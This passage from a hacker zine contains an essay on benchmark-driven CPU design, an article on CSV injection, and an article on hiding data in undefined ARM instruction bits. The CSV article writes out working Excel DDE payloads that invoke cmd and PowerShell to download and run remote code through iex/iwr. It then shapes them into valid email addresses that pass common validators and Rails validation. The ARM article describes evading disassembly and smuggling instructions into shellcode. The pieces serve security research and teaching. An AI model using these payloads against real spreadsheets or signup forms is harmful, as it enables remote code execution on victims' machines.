Then came speculative execution. Quite hard to get right and quite impossible to fully understand, it became another miracle, creating another layer of abstraction that just worked and was assumed perfect by all the designs above it. Graduate-level architecture textbooks extolled its virtues without quite explaining how it could be tractably implemented or meaningfully explored in an actual CPU on one's desk.

Just as with the Tay Bridge, independent good-faith optimizations piled up until no one could exactly understand the effects of their composition and predict their results. Instead, we replaced understanding with cost metrics and supposedly authoritative benchmarks, trusting them to capture everything that matters, just as poor Sir Bouch did, and forged on, optimizing the hell out of everything we could.

Every profession has its temptations that are subtle and hard to resist, and that pave the road to hell not just with good intentions but with high-grade ingenuity in pursuit of these intentions. Optimizing to benchmarks as if these benchmarks represented reality is ours. It calls to our competitive spirit and entices us with the beauty of the well-defined contest. It helps us show off miracles of clever winning solutions.

Miracles create a taste for more miracles. Optimizations create an appetite for more optimizations across the board. Since the combined effects of optimizations become hard to understand, metrics and benchmarks proliferate, become the proxy of reality, and eventually get mistaken for the whole of reality. This works for a while, with a feverish build-up of critical dependencies and their proliferation. Then reality strikes back and reminds us that composition is a really, really hard problem, and that measuring a system in any number of ways is no substitute for understanding how it works across the layers, from top to bottom.

Who needed exact understanding of CPU optimizations when the benchmarks all agreed that miraculous improvements have been achieved? Who would argue with the carefully curated sets of computations-that-mattered, and which millions of dollars in pure engineering effort have been spent to tune CPUs to? Certainly not the former students who spent their advanced architecture courses calculating weighted averages of instruction mixes to assert that one ISA was superior to another.

It is said that generals always prepare to fight the previous war. Just in case we are tempted to feel superior to these proverbial generals, let us remember that several generations of CS and CE students have been made to reenact the benchmark battles of the RISC vs CISC war in lieu of an actual education in their contemporary CPU microarchitectures.

Just as poor Sir Bouch, we allowed the metrics that have been useful to a point to get entrenched in our thinking and our processes. We forgot that, unlike math and mechanisms, metrics have no life of their own and will borrow it from other things. Bouch's countryman, the economist Charles Goodhart, formulated a mild version of this observation as "When a measure becomes a target, it ceases to be a good measure." But as we see, neighbors, the truth deserves much harsher words: *metrics are vampires*. When allowed, they will drink the profession's lifeblood, and, if the hapless engineers are too unlucky, will take lives as well.

We've had our fair warnings. So far our Tay Bridge moments have been largely bloodless. They will keep coming, though, because metrics, benchmarks, and layers of abstraction tend to extract their cost as soon as we mistake them for reality or chase them too doggedly.

Remember the bridge over the silvery Tay, neighbors, watch your allowances, trust the experts and the metrics only so far as the wind can blow them, and be sure you understand the workmanship and the optimization shortcuts of at least two layers down. Amen.

19:03 On CSV Injection and RFC 5322

by Jeff Dileo

The world is a dark place full of hosts that refuse to communicate for fear that their messages are malformed. In this PoC, I hope to spread the good word by injecting remote code execution into the humble email address by way of the CSV.

You down with C.S.V.? (Yeah, you know me.)

The comma-separated values (CSV) "format" exists for three reasons, and three reasons alone. It provides for the anti-GPL SaaS developer a format with which to serialize trite data for irate customers. It provides for good neighbors who would parse data in functional languages. And it provides for the wayward sheep of the world, who invoke the demon Excel with a pound of their flesh. Much has been written on the wholesome insecurity of office suite software. But I say unto you, an unexplained string of bytes to start a calculator is not a PoC to drink to. There is a deep irony in the fact that none of these writings provide a proper explanation for the payloads they purvey, yet equally provide not for the ne'er-do-well script kiddie.

CSV is a deceivingly simple text-based format not for storing "records" and "fields," as the Wikipedia article would have you believe, but is instead a serialization format for raw spreadsheet data. As such, I entice you to enter the following text into a file using the means available to you.

```
A cell not a Title A, Always Fish
1, Fish
2, Fish
"Multi
line", Fish
"Comma,comma", Fish
"Q""uot""e", Fish
Red, Fish
Blue, Fish
```

"CSV injection" is an attack whereby a vulnerable application is coerced into embedding dangerous character sequences into a CSV file. However, the name is a misnomer, as it is based entirely on embedding non-CSV structures into CSV files with the expectation that the file will be opened in an otherwise insecure spreadsheet application. While the above CSV data is all there is to CSV (I implore you not to heed the blatant lies of RFC 4180, which claims the lines should be separated by DOS CRLF sequences), there are those who would try to port their binary format "macro" extensions to the humble CSV. I speak of Excel and its ilk, who would go so far as to process their "function" structures from a CSV file, but be so stingy as not to embed them when saving to one. Such functions enable the arbitrary execution of code, a "feature" generally favored by the neighborly sorts of folk who appreciate a good pwn.


Calling Excel Functions

MS Excel supports a large list of functions with which an enterprising neighbor could crunch all sorts of numbers for all sorts of reasons.As a small digression, I remind all good neighbors of Benford's law as a ward against the corrupting influence of these seemingly limited functions. As covered elsewhere, there are many ways to invoke them from a cell:

`=SUM(65,65)`
`+SUM(B3,C3)`
`+3+SUM(B3,C3)`
`-SUM(B4,C4)`
`=SUM(B5,C5)*SUM(B5,C5)`

Additionally, Microsoft, in a move to convert the flock of Lotus worshipers, has also provided an alias to their `=` operator in the form of the familiar `@` sigil. Praise the Helix!

`@SUM(B2,C2)`



For those wishing to scratch their RE itch, I leave as an exercise to the reader exploring the implementation of the `OCT2HEX` function. Both of these will result in the same (expected) value.

```
=OCT2HEX(20240501)
=OCT2HEX("20240501")
```

DDE For You And Me


Dynamic Data Exchange (DDE) is a godless "IPC" mechanism featured across the Microsoft Office applications, supposedly to enable them to pull real-time data from a service. I say "supposedly" because it is a bygone feature that is not used by real people and modern Windows does not appear to include any usable DDE services that run by default. Unfortunately, because DDE is so old, a server can only be implemented in VB6 (for which you'd be hard pressed to develop without an IDE on modern Windows) or via obtuse C++ APIs. Implementing a DDE server is left as an exercise to the reader; however, if an article from Microsoft itself is to be believed,[4] DDE can be used to dynamically update cells within an Excel spreadsheet. I wonder what a neighbor could do with that!

In Excel, DDE "services" are not called using syntax of Excel functions. For an unknown reason lost to time, they use a pipe character and an exclamation mark as delimiters as described in the only Microsoft reference on the subject.[5]

```
=ddeserver|'topicname'!itemname
```

Excel itself also runs as a DDE server. It is therefore possible to use a DDE command that communicates with another Excel process. However, this does not appear to work across different logged-in users. The formatting is a bit wonky, but another active Excel process will generally be started such that any changes made in the referenced instance are immediately reflected in the referencing instance.

```
=Excel|[dde.xlsx]Sheet1!R2C3
```



When called like this, Excel will search the "current" directory for the file `dde.xlsx`. If the file containing this DDE reference was opened *from* Excel, it will search the Desktop, otherwise Excel will search in the Documents directory. It will then attempt to load row 2, column 3 from sheet "Sheet1." However, It should be noted that even when invoking Excel as the service, warning prompts will be raised to the user. The first is a generic prompt indicating that "external sources" could be "unsafe." Clicking "Update" will result in Excel prompting again, asking if it is okay for `'EXCEL.EXE -X'` to be started; the answer is almost always no. Furthermore, dear neighbors, Excel is more than willing to take a full file path, or even a URL to a remote resource, to load a file. However, the same *exact* prompts will ensue when opening them if they have such constructs.

```
=Excel|'C:/path/to/dde.xlsx'!'R1C1'
=Excel|'https://example.tld/dde.xlsx'!'R1C1'
```

Observant neighbors (who haven't fallen asleep yet) will notice something odd about that warning message. Indeed, as you may have suspected, Excel will simply take the `Excel` part before the pipe, capitalize it, and run it as a command. As such, we not only can invoke Excel, but as we are executing commands from Excel's file path, WE CAN INVOKE WORD!

```
=winword|'https://example.tld/dde.docx'!z
```


PowerShell, One Gets Used to It

I'm sure all the neighbors following along are waiting to hear the good word of PowerShell. Seeing as it is all the bad parts of Python and Zsh combined, *and* it is in the default Windows PATH, we should be able to invoke it with glee. Lo, and behold:

```
=powershell|'calc'!z
```

...which does not work. Alas, DDE is so ancient that it only supports the 8.3 filename syntax. `POWERSHELL.EXE` is simply too long, and Excel trims it down to `POWERSHE.EXE`, the Windows version of She-Ra. But alas, `POWERSHE.EXE` does not exist on standard Windows images. What are we to do, fellow neighbors? For now, I think we have to dig deep

[4] `https://support.microsoft.com/en-us/help/247412`
[5] `https://docs.microsoft.com/en-us/windows/desktop/dataxchg`



and invoke PowerShell through `CMD.EXE`, a shell so terrible Windows 10 replaced it with Bash.

```
=cmd|'/C powershell calc'!z
```

For reference, `/C` is one of two necessary options for `CMD.EXE` to execute the remainder of the command, the other being `/K`. The former instructs `CMD.EXE` to exit after it has finished executing its command. The latter keeps `CMD.EXE` running afterwards. Additionally, the `powershell calc` segment should be understood as being equivalent to typing those exact characters into a `CMD.EXE` shell and tapping the enter key ever so gently. As for the `!z` in the last three commands, we derive no joy from specifying a DDE item name, but DDE requires that one be supplied nonetheless and the author likes the letter `z`.

As all good neighbors know, a static payload that starts a toy calculator is not a worthy PoC. Instead, dynamic payloads obtained from a remote server are the proper PoC path to enlightenment. Ask not what you can do for PowerShell, but what PowerShell can do for you. As a verbose veneer on top of C♯/.NET, PowerShell has many different ways to do networking, but only one decent way to evaluate strings of code.


```
Invoke-Expression((New-Object Net.WebClient)
.DownloadString('https://example.tld'))
```

The above expression will instantiate a .NET `WebClient` object and invoke its `DownloadString` method on a supplied URL. `DownloadString` will simply return the response body of the HTTP request performed. `Invoke-Expression()` is the PowerShell name for what is named `eval()` in nearly every programming language that has such a feature.

But embedding this snippet into our DDE call is not as simple as it seems. While it may not appear obvious at first, we cannot use bare single quotes in our `CMD.EXE` input as Excel DDE uses single quotes to bound "topic" and "item" values, the former of which is our `CMD.EXE` input. Additionally, we cannot simply replace the inner single quotes with double quotes, as `CMD.EXE` will strip them from the arguments passed to PowerShell. However, `CMD.EXE` will pass them if they are backslash-escaped. But, if you were thinking that we would start backslashing our backslashes, I can safely confide, fellow neighbors, that Xzibit will not be interrupting *this* PoC. DDE, much like CSV, does not believe in the just backslash as an escape sequence, and instead uses doubling to indicate that a character should be treated literally. Consequently, this means that we can use either `"` or `''` sequences to use string literals in PowerShell. For now, we will use the latter, as they are less unsightly.

```
=cmd|'/C powershell
Invoke-Expression((New-Object Net.WebClient)
.DownloadString('https://example.tld'))'!z
```

The above, lacking any commas to muck up our code, is a valid CSV file, and, when opened in Excel, will prompt the following two warnings that differ ever so slightly from the previous ones. The former is a stern warning about how a neighbor's computer may "no longer be secure." The latter now asks about starting `'CMD.EXE'`. While it is worth noting that an Excel spreadsheet file (`*.xslx`) with an `=Excel|` DDE reference followed by a `=cmd|` reference will prompt the former followed by a "Yes to All" prompt listing only the `'EXCEL -X'` command, this is not the case for CSV files. They will always prompt the stern warning, followed by the `CMD.EXE` prompt, and lastly the `EXCEL.EXE -X` prompt, with each execution attempt prompted individually.



Email Addresses and RFC 5322

Hark, dear neighbors. If you thought we were done, you would be only half right. For what is the point of a PoC if it lacks realism. Any heathen can throw some PowerShell in a text file and call it a CSV. But it is the enlightened mind that can meld multiple formats together to form the quintessential PoC, a polyglot. But first, let us speak of that great evil, email. SMTP is a sinful protocol not only for its built-in dependence on DNS to supply the domain name of the mail server, but also for the initial "standardization" of email addresses, which are "most accurately" described in RFC 5322.[6] You see, dear neighbors, the email addresses you may have come to know are naught but a finite range of the infinite unknown that awaits us. The soulless corporations, and even Unix (due to the corruptive influence of Ma Bell) have deceived you, and led you to blissful, ignorant damnation.

Email addresses are such fantastical things, that the only true way to validate their existence is to *ask them if they exist*. Many—possibly most, in fact—get this crucial step of email validation wrong. And the most slothful among them barbarously attempt to apply the regex chainsaw to this philosophical quandary as if it were a simply felled tree. No, dear neighbor, the humble email address is not as humble as it at first appears, and sits high(er) on the Chomsky hierarchy. How high is a question for another time, but, among other things, its recursively nestable comments imply that it cannot be parsed by legitimate regular expressions. For the differences between real and fake regular expressions, the author recommends Russ Cox's soothing treatise on the subject.[7]

[6] `unzip pocorgtfo19.pdf rfc5322.txt`
[7] `https://swtch.com/~rsc/regexp/regexp1.html`
[8] `unzip pocorgtfo19.pdf rfc2821.txt`

The "simple" form of email address that most neighbors are familiar with is a restricted subset of the "dot-atom" form, whereby the "username" segment of the address (referred to in the spec and hereafter as the "local-part") can consist of only alphanumerics and the following characters:

```
! # $ % & ' * + - / = ? ^ _ ` { | } ~
```

Additionally, period characters (*i.e.* "`.`") are supported as long as they do not start or end the local-part, nor appear consecutively. As can be observed, this supplies us with the majority of the characters we need to write a vanilla `CMD.EXE` DDE call. However, it lacks the spaces we need between `/C`, `powershell`, and the PowerShell input. Fortunately, we can take advantage of the fact that `CMD.EXE` will treat `=` characters between arguments as spaces (it will also treat `;` the same, but that is not in the dot-atom list). However, it should be noted that this is only the case for `CMD.EXE` and batch command structures; we cannot successfully call `powershell=calc`. Luckily, `CMD.EXE` supports piping just like Unix shells, and we can take advantage of this:

```
=cmd|'/C=echo=calc|powershell'!@example.tld
```

This works in the simple case, but, alas, email addresses have another devious limitation: the local-part can only be up to 64 characters long, as declared separately in RFC 2821.[8] Therefore, neighbors, we need to enact some measures to trim our payload. Thankfully, we can apply the following truths in pursuit of this goal:

1. The space between `/C` and `powershell` is not necessary, as `CMD.EXE` will pass every character after a `/C` or `/K` as command input.
2. `Invoke-Expression` is a cmdlet and has a shorter alias of `iex`.
3. In PowerShell 3.0 (Windows 8+, backport to Windows 7), the `Invoke-WebRequest` cmdlet is a suitable replacement for `DownloadString`, especially as it has a shorter alias of `iwr`.

While PowerShell functions can be executed individually with spaces, we cannot use spaces here, and, even if we could, calls cannot be nested properly using spaces. While PowerShell can use pipes to forward arguments into calls, `CMD.EXE` does not

offer us a good way to `echo` a pipe character that is piped into a `powershell` call; the `CMD.EXE`/batch `^` escape character has forsaken us. Regardless, `Invoke-WebRequest` does not take piped input. However, dot-atom sequences may begin and end with a CFWS (comment-folding-whitespace) sequence, which begin and end with open and close parentheses, respectively, and may contain any nested number of such pairs. Comments additionally support backslash-escaped "quoted-pair" sequences for characters that would otherwise not be supported. However, comments directly allow the use of following characters unescaped (in addition to several miscellaneous control characters):

```
! " # $ % & ' * + , - . /
0 1 2 3 4 5 6 7 8 9
: ; < = > ? @
ABCDEFGHIJKLMNOPQRSTUVWXYZ
[]^_`
abcdefghijklmnopqrstuvwxyz
{ | } ~
```

With all of these, we can put together the following email address padded out to the maximum local-part length of 64:

```
=cmd|'/C=echo=
iex(iwr('https://1234567890.1234'))
|powershell'!@example.tld
```

Depending on how hard one is trying to "validate" an email address, the above will either pass or fail validation. For what it is worth, the above will pass the generally accepted 99.99% compliant regex.[9]

```
(?:[a-z0-9!#$%&'*+/=?^_`{|}~-]+(?:\.
↪ [a-z0-9!#$%&'*+/=?^_`{|}~-]+)*|"(?:
↪ [\x01-\x08\x0b\x0c\x0e-\x1f\x21\x23-\x5b\x5d
↪ -\x7f]|\\
↪ [\x01-\x09\x0b\x0c\x0e-\x7f])*")@(?:
↪ (?:[a-z0-9](?:[a-z0-9-]*[a-z0-9])?\.)+[a-z0-9]
↪ (?:[a-z0-9-]*[a-z0-9])?|\[(?:
↪ (?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}
↪ (?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?
↪ |[a-z0-9-]*[a-z0-9]:
↪ (?:[\x01-\x08\x0b\x0c\x0e-\x1f\x21-\x5a\x53
↪ -\x7f]|\\
↪ [\x01-\x09\x0b\x0c\x0e-\x7f])+)\])
```

Rails is *still* a Ghetto

Neighbors, it is with great sorrow that I inform you that, as of this writing, Ruby on Rails' email validation routine[10] is completely incorrect.[11] For as hard as it tries, it simply does not understand the fundamentals of an email address. First and foremost, it has no understanding of comments, and, outside of a quoted string, it will not accept parentheses or colons, the latter of which is necessary in the URL string to achieve glorious TLS. And without the semicolon and other magical characters offered by comments, it is extremely difficult to chain operations (within a single email).

We therefore shift focus to the "quoted-string" email format, which offers a wider variety of legal characters. However, the gem Rails uses internally to validate emails does not understand quoted-string local-parts either. Instead of following the spec, which clearly indicates that the entire local-part unit must be a single quoted-string bounded by raw double quote characters ("), it instead splits the local-part by periods and *then* applies the quoted-string processing. Furthermore, it does not allow raw space characters within quoted strings, and expects them to be backslash escaped, in clear indignation of the RFC. As such, we can, as always, devise a Rails-specific workaround that is still a valid email address. For reference, Lamson[12] appears to leave all such validation to the application developer since they might decide to do *very* custom mail routing. On that note, Python's `email.utils.parseaddr` function will always perform uncompliant legacy comment handling,[13] whereby the comment in our above email will be shifted into the name of the user when parsed.

```
>>> from email.utils import parseaddr
>>> parseaddr("<=cmd|'/C=echo=iex(iwr(''
    https://1234567890.1234''))|powershell'!
    @example.tld>")
(" (iwr''https://1234567890.1234'')",
"=cmd|'/C=echo=iex|powershell'!@example.tld"
    )
```

The first potential trouble we run into is the fact that our CSV injection requires an `=`, `+`, `-`, or `@` char-

[9] `https://www.regular-expressions.info/email.html`
[10] Line 57 of `validate_email.rb` from `https://github.com/hallelujah/valid_email/`
[11] *Ibid.*, issue 95.
[12] `git clone https://github.com/zedshaw/lamson`
[13] RFC5322, Section 3.4.

acter to be the first in the cell. CSV uses double quotes to encapsulate data. Thankfully, that the raw CSV data starts with a double quote is not a concern, as Excel will parse the cell as starting from the first character *within* the quoted-string. This gives us the following starting point:

```
"=cmd|'/Ccalc'!"@example.tld
```

However, for future reference, in the event a neighbor needs to break out of the middle of a cell, the following format may be used:

```
"AAAAAAAA\",=cmd|'/Ccalc'!"@example.tld
```

In the above CSV "breakout" version, which we will base all following work on for maximum pwnability, we leverage the fact that the backslash in the email quoted-pair double quote is not recognized as an escape character by CSV, causing the CSV cell to terminate at the comma. This starts the next cell with an equal sign.

Due to the incorrect parsing of double quote characters and periods, the Rails email validator will not accept a quoted-string that contains a period, it will only accept two quoted-strings joined by a period. Needless to say, that makes for an invalid email, and we want to receive our mails. We therefore need a way to encode the necessary period in our domain name.

Unlike most programming languages, PowerShell does not have functioning format string capabilities, and lacks good (read terse) ways to do byte-numeric-string conversions. The standard way to generate a period literal in PowerShell is `46 -as [char]`, but we can remove the spaces and still have a sequence, `46-as[char]`, that works. And yet there is an even shorter form we can use.

```
[char]46
```

There are two main ways to do string concatenation in PowerShell:

```
'a'+'b'+'c'
```
and
```
'a{0}c' -f 'b'
```

Additionally PowerShell supports variable expansion, which requires double quoted strings.

```
"a$('b')c"
```

Tying the best of these together, we can obtain the following.

```
"\",=cmd|'/Cpowershell;
iex(iwr(\"123456789$([char]46)1234\"))'
!"@example.tld
```

Coincidentally, the backslash-prepended inner double quotes required by quoted-string local-parts are also exactly what we need in our powershell input, as mindful neighbors will remember that `CMD.EXE` strips unescaped double quote characters from command arguments. This also gives us *just* enough space for TLS:

```
"\",=cmd|'/Cpowershell;
iex(iwr(\"https://123$([char]46)12\"))'
!"@example.tld
```

```
"\",=cmd|'/Cpowershell;
iex(iwr(\"https://12$([char]46)123\"))'
!"@example.tld
```

TLS is very important here as PowerShell sends HTTP requests with a *very* observable user-agent:

```
Mozilla/5.0 (Windows.NT; Windows.NT 10.0; en-US)
        WindowsPowerShell/5.1.16299.98
```

Receiving Your Emails

As most popular email providers do not allow their users to register accounts involving the more esoteric characters in the email address specification, the author recommends running one's own mail server. Configuring qmail with both IPv6 and TLS is left as an exercise for the reader.

19:04 Undefining the ARM

by Eric Davisson

I'm here today to tell you fine folks about a recent adventure with the ARM architecture, in which I scrambled the undefined bits of instructions to break disassembly without breaking the program's execution.

ARM was something I hadn't touched, so I dug up an old Raspberry Pi and what looked to be a great online resource for learning assembly language, specifically for the Pi. Although it had one handy section on GPIO at the end, this book turned out to be terrible.

Fed up with shallow introductions, I registered with ARM and downloaded the 2,700 page manual. I had to admire the structure and order of the instruction encodings. For the 32-bit form, each instruction is exactly 32 bits, rather than varying from 1 to 15 bytes like x86. Most instructions are conditional, and the first four bits define the conditions. (`0b1110` is the default for unconditional execution.) When browsing the alphabetical instruction list and instruction encoding parts of the manual, I saw that certain bit fields even subdivided instructions into different categories. Some bits then define the specific instruction, and after that, you're pretty much left with the operand data fields.

The Concept

For the register form of the `MOV` command (`MOV Rd, Rm`), we have the 32 bits shown in Figure 1.

As I've mentioned before, those first four bits specify under what condition to execute this `MOV` instruction. The next three bits, `000`, put this instruction into the *Data-processing (register)* category, a fairly common one. Other categories include *Load-/Store*, *Media*, *Branch*, and *Co-processor*. The next five (really four) bits of `1101x` puts us into a sub-subcategory of `Moves, Shifts, and Rotates`. The two bits near the end further divide this into either a `MOV` or `LSL`. The five bits of `00000` is what defines this as a specific instruction of `MOV` (register). We then have the `Rd` and `Rm` fields, which just specify which of the 16 registers to use. Finally the `S` bit defines whether the condition flags are set or not after the instruction is executed.

Well, we skipped a piece! Nothing explained what the `(0)(0)(0)(0)` bits were. So let's flip some and try it out!

In GNU's `as` assembler, you use the `.word` directive to place an arbitrary 32-bit piece of data where an instruction might go.[14] This is a valid instruction of `MOV r0, pc`, defined in `0b` form so that we can see the individual bits.

```
.word 0b11100001101000000000000001111
```

The Program Counter (PC) register is the 15th (`1111`) register, and it is much like EIP in x86. After stepping through this instruction in `gdb`, I confirmed that the value of `PC+4` is moved into the `r0` register, just as expected. So that is my baseline, my control. Next I flipped one of those `(0)` bits.

```
1 .word 0b11100001101000010000000001111
```

[14] Editor's Note: All instructions in this article are presented as 32-bit words, rather than as bytes, to better match the ARM manual's descriptions.

[15] `rasm2 -e -a arm -D "e1a0000f e1a1000f"`

I put both of those instructions in my program for comparison, finding that both `gdb` and `objdump` failed to disassemble it.[15]

```
0x10420 main+24 mov     r0, pc
0x10424 main+28 ;<UNDEFINED> ins: 0xe1a1000f
```

Even though the disassembler shows the second instruction as undefined, both of them behave identically, moving `PC+4` into `r0`!

At this point, a false prophet might declare that wherever an instruction matches one with undefined bits, we can flip these bits without changing the behavior of the program. And like many things a false prophet might say, this is *almost* true, but lacking one or two important details. Here, the details matter.

ARM Wrestling

I call my PoC ARMaHYDAN, to pay tribute to the 2004 HYDAN stego tool for x86 by El-Khalil and Keromytis.[16] Like many readers of this fine journal, I am not interested in steganography as a tool to hide information; rather, I love the idea that file formats–and also instruction sets!–have hidden nooks and crannies ignored by their interpreters.

First I cataloged all of the instructions that had these optional bits. From four hundred or so instructions, ignoring conditional codes, only 141 instructions had these bits.

The first script I wrote flipped the last optional bit for all valid instructions in an executable. I did this to `/usr/games/worm` in the bsdgames package, because I like that game. My script used `readelf` to locate and parse the offset and size of the `.text` section; as I only wanted to flip the bits for the code of the program.

About a quarter of the output's `.text` section appeared to be undefined! I then ran the game, and it worked flawlessly. At this point the generalizations seem to hold, but I had only tested against one program.

Still, I wondered if by changing this bits from one instruction, I might convert it to some other instruction. To assure myself, I checked by having a script definitively investigate every encoding. Based on the encodings in the ARM manual, there should be no overlap here.

Just for safe measure I tested a few other programs. My favorite was modifying a quarter of `objdump`, then feeding it itself as an argument to show it report that quarter of its own instructions are undefined.

When it Literally isn't Code!

So now that I was executing modified code, I still needed to know whether these invalid instructions ever occurred naturally in the wild. So I loosened up the parsing for my profiler script to not just match on the valid instruction encodings, but invalid ones too.

The answer to my question was disturbing: there were many of these illegal instructions in the wild! I later found the rate of this occurrence to be evenly distributed from 0-13%. It would get much higher for libraries. I knew something was off about this, as it just wouldn't make sense for assemblers to do this on purpose. Something else was going on.

I finally got a hint when my script began to break, and the breaking change was that I was now matching on *all* forms of instructions, and not just the validly defined ones. Why would it be safe to change any valid instruction, but not these ten percent of already-invalid ones? It turns out I made one of the biggest assumption of all, that the `.text` section is pure code!

So here's what happened: In fixed-width instruction sets like ARM and PowerPC, there is no room in the instruction for a register-wide pointer. ARM solves this problem by placing a pool of literals into

[16] `unzip pocorgtfo19.pdf hydan.pdf hydan-0.13.tar.gz`

```
31|30|29|28|27|26|25|24|23|22|21|20|19|18|17|16|15|14|13|12|11|10|09|08|07|06|05|04|03|02|01|00
  cond    | 0  0  0| 1  1  0  1| S|(0)(0)(0)(0)    Rd      | 0  0  0  0  0| 0  0| 0|    Rm
```

Figure 1. Bitfields of the `MOV` Instruction.

the code, then referencing that location with fewer bits, relative to the program counter.

So when you see `ldr r2, =0xdeadbeef` in the disassembly, you will also see `0xdeadbeef` as a literal *later in the code*. These four bytes are not an instruction, but they are in the `.text` section, and its important not to damage them.

Not Solving the Code/Data Problem

This means I ran into a very old problem, the code versus data problem. My early tests worked out of luck, but that luck ran out when I loosened up the parser can began modifying words in the `.text` section that were not code.

I noticed these false positive instructions did not show up in a consistent frequency; some of them occurred way more than others. For a while it only seemed that two or three problem instructions seemed to show up, so I took them out of my script and everything worked after that. But still, only for the small subset of programs I was modifying and testing.

To really understand the situation, I wrote a profiler script to run against my entire Raspbian installation. It showed that these false positives were distributed across more than half the possible instruction set! It was also evenly distributed enough to not be able to justify blacklisting a couple of instructions and hoping for the best.

Well, that's in the context of statically blacklisting some instructions. I considered running an initial profiling pass of the program I'm trying to modify to tally the invalid instructions (most likely data) and keep track of this as a blacklist and store it as metadata. The dynamically blacklisted instructions could be ignored for injecting data into, and the extracting routine could look to the blacklist in metadata to not extract data from those instructions. One downside to this is that more metadata is at the cost of how much data I can inject.

Then I realized that I could encode the entire blacklist in just one byte, by prioritizing the instructions. The byte would simply be the number of high-trouble matches to skip.

I profiled my whole system for a list of instructions based on frequency in a few contexts. The first is just the occurrence of instructions period. This found the top five instructions with optional bits to be `MOV` (register), `CMP` (immediate), `MOV` (immediate), `CMP` (register), and `LSL` (immediate). The top fife for false positives, that are actually data, with option bits are `LDRD` (register), `STRD` (register), `STRH` (register), `MUL`, and `MRS`.

We aren't so lucky that the full lists are mutually exclusive, but they are certainly dissimilar enough to truly minimize the second data loss problem. This is because the instructions I'm actually blacklisting are in the minority of instructions that are actually valid and therefore used. We are losing only a marginal amount of storage space for our injection!

Comparing my top ten lists, the `MUL` instruction is the only one in both my top ten lists, ranked fourth for false positives but tenth for popularity, making up less than one percent of valid instructions. By choosing the right threshold, these lists oughtn't conflict or get in the way of our storage.

Steganalysis

As I said in the very beginning, using rare machine encodings to inject data for steganography is easily detectable. The concept in HYDAN was that there are different (valid) ways to encode the same assembly instruction, partly because of how messed up things get with x86's `MODRM/SIB` tables and redundancies introduced with not being able to do memory to memory operand instructions. (These are just two basic reasons; there are more.)

Take `xor eax, eax` for example. There is an encoding for `xor r32m32, r32` and also one for `xor r32, r32m32`. In other words, there's a variation for a pointer being the first or second operand depending on the encoding, even though you can choose a register for both. So if you did just choose a register for both, which encoding do you use? Assemblers will prefer only one in this kind of situation, even though both execute in a valid way. A steganographer could use this information to call one encoding a 1, and the other a 0, and encode data with this method. But knowing that, if I suspect an x86 program to be stego'd, the first thing I would check for is the uncommonly encoded instructions like that.

The situation is no different for ARMaHYDAN. Invalid instructions, whether data or stego, ought to be less than 13% of all 32-bit words in the `.text` section, and by carefully observing which ones are executed, it oughtn't be hard to identify the existence of hidden content.

Cut out the NULLs!

Another nifty result of this project is that many of the null bytes in ARM machine code contain at least a bit or two that the CPU will ignore. Take a moment to reread the brilliant Phrack 66:12, in which Yves Younan and Pieter Philippaerts used a dozen clever tricks to make alphanumeric self-modifying shellcode in a creole dialect of both ARM and Thumb,[17] then consider how much easier it might be if so many of their blacklisted instructions[18] could be smuggled in by flipping a bit here or there.

Native	Assembly	Modified
e10100d0	ldrd r0, [r1, -r0]	e10101d0
e10100f0	strd r0, [r1, -r0]	e10101f0
e10100b0	strh r0, [r1, -r0]	e1010fb0
e0100090	muls r0, r0, r0	e0101090
e11000d0	ldrsb r0, [r0, -r0]	e11001d0
e11000b0	ldrh r0, [r0, -r0]	e11001b0
e11000f0	ldrsh r0, [r0, -r0]	e11001f0
e1100080	tst r0, r0, lsl #1	e1101080
e3100080	tst r0, #128	e3101080
e1500080	cmp r0, r0, lsl #1	e1501080
e1300080	teq r0, r0, lsl #1	e1301080
e1700080	cmn r0, r0, lsl #1	e1701080
e3700080	cmn r0, #128	e3701080
e3300080	teq r0, #128	e3301080
e1100010	tst r0, r0, lsl r0	e1101010
e3500080	cmp r0, #128	e3501080
e1400090	swpb r0, r0, [r0]	e1400190
e1700010	cmn r0, r0, lsl r0	e1701010
e1500010	cmp r0, r0, lsl r0	e1501010
e1300010	teq r0, r0, lsl r0	e1301010
f1010000	setend le	f1010401
e1200050	qsub r0, r0, r0	e1200150
e03000b0	ldrht r0, [r0], -r0	e03001b0
e03000d0	ldrsbt r0, [r0], -r0	e03001d0
e03000f0	ldrsht r0, [r0], -r0	e03001f0
e12000a0	smulwb r0, r0, r0	e12010a0
...	...	...

